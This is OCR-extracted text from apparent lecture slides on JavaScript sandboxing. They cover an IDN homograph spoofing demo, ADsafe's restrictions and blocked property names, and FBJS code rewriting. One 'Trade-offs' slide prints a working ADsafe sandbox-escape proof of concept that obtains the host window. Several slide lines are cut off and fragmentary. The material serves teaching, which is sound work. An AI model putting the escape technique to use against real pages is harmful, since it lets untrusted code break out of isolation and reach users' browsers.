


Today?


Ben
IDN Homograph Exampl
Secure
https://xn--80ak6aa92e.com
157
Hey there!
This site is obviously not affiliated with Apple, but rather a demonstration of a flaw in the way unicode domains are handled in browsers. It is very possible that your browser isn't affected.
Check out the complete blog post by Xudong Zheng for more details.

JavaScript Language Restrictions

Ad Scenario: Why ADsafe?



- Ensure safety of ads containing JavaScript
- Always a good idea?

ADsafe Example

Making Ja

JavaScript, the programm
language. Any script in a p
and relationships of the pa
advertising unacceptably r

ADsafe makes it safe to p
advertising or widgets) on
JavaScript that is powerfu
interactions, while at the s
damage or intrusion. The
tools like JSLint so that nc
code for safety. The ADs
increasing the likelihood th

The ADsafe subset blocks
from directly accessing the
Instead, ADsafe gives the
by the page's server, givin
elements and other page s

ADsafe does not modify s
alter their behavior. ADsa
determine that script is saf

And because ADsafe veri
every stage of the deploy
compliance testing.


```
<script>
ADSAFE.go("ROMAN_", function (dom, lib) {
    "use strict";
    var roman = (function () {
        var table = [
            ['', 'I', 'II', 'III', 'IV', 'V', 'VI', 'VII', 'VIII', 'IX'],
            ['', 'X', 'XX', 'XXX', 'XL', 'L', 'LX', 'LXX', 'LXXX', 'XC'],
            ['', 'C', 'CC', 'CCC', 'CD', 'D', 'DC', 'DCC', 'DCCC', 'CM']
        ];

        return function (n) {
            var result = '', i;

            n = +n;
            for (i = 0; i < table.length; i += 1) {
                result = table[+i][+(n % 10)] + result;
                n = Math.floor(n / 10);
            }
            for (i = 0; i < n; i += 1) {
                result = 'M' + result;
            }
            return result;
        };
    }());

    var input = dom.q("input_text");
    input
        .on('enterkey', function (e) {
            dom.q('#ROMAN_RESULT').value(roman(input.getValue()));
            input.select();
        })
        .focus();
});
</script>
</div>
```

the box and press the [enter] key.

meral in the box and press the [enter]

ADsafe Goals

- ADsafe **removes features** from JavaScript that are either *unsafe* or grant uncontrolled access to *unsafe browser components* or that contribute to *poor code quality*



ADsafe Restrictions

- Global variables: ADsafe's object capability model prohibits the use of most global variables.
- Limited access: `Array`, `Boolean`, etc.
- `this`: If a method is called as a function, this is bound to the global object. Since ADsafe needs to restrict access to the global object, it must prohibit the use of this in guest code.
- `arguments`: Access to the arguments pseudo-array is not allowed.
- `eval`: The eval function provides access to the global object.
- `with` statement: The with statement modifies the scope chain, making static analysis impossible.
- Dangerous methods and properties: arguments callee caller constructor eval prototype stack unwatch valueOf watch
  - Capability leakage can occur with these names in at least some browsers, so use of these names with . notation is prohibited.
- Names starting or ending with _: Some browsers have dangerous properties or methods that have a dangling _.
- [ ] subscript operator except when the subscript is a numeric literal or string literal or an expression that must produce a number value: Lookup of dynamic properties could provide access to the restricted members. Use `ADSAFE.get` and `ADSAFE.set` instead
- `Date` and `Math.random`: Access to these sources of non-determinism is restricted in order to make it easier to determine how widgets behave

Trade-offs


```
ADSAFE.go("AD_", function (dom, lib) {
  var myWindow, fakeNode, fakeBunch, realBunch;

  fakeNode = {
    appendChild: function(elt) {
      myWindow = elt.ownerDocument.defaultView;
    },
    tagName: "div",
    value: null
  };

  fakeBunch = {"___nodes___": [fakeNode]};

  realBunch = dom.tag("p");
  fakeBunch.value = realBunch.value;
  fakeBunch.value(""); // calls phony appendChild

  myWindow.alert("hacked");
});
```

ex


safety

f

ADsafe

INTERNE

WayBa



2011

FBJS: How FB Apps are Programmed

- Basics
  - Facebook apps are either IFRAMEd or integrated
  - Integrated Facebook applications are written in FBML/FBJS
- FBJS: Facebook subsets of HTML and JavaScript
  - FBJS is served from Facebook, after filtering and rewriting
  - Facebook libraries mediate access to the DOM
- Security goals
  - No direct access to the DOM
  - No tampering with the execution environment
  - No tampering with Facebook libraries
- Isolation approach
  - Blacklist variable names that are used by containing page
  - Prevent access to global scope object

FBJS By Example


```
function foo(bar) {
    var obj = {property: bar};
    return obj.property;
}
```

```
function a12345_foo(a12345_bar) {
    var a12345_obj = {property: a12345_bar};
    return a12345_obj.property;
}
```

```
obj.className = "SBGGiftItemImage";
```

```
obj.setClassName("SBGGiftItemImage");
```

```
obj.onmouseout = function() {
  this.className = "SBGGiftItemImage";};
```

```
obj.addEventListener("mouseout",
     function()
          {this.setClassName('SBGGiftItemImage');});
```

FBJS Restrictions

`o[e]` -> `a12345_o[$FBJS.idx(e)]`

- Other, indirect ways that malicious content might reach the window object involve accessing certain standard or browser-specific predefined object properties such as `__parent__` and `constructor`

- Therefore, FBJS blacklists such properties and rewrites any explicit access to them in the code into an access to the useless property unknown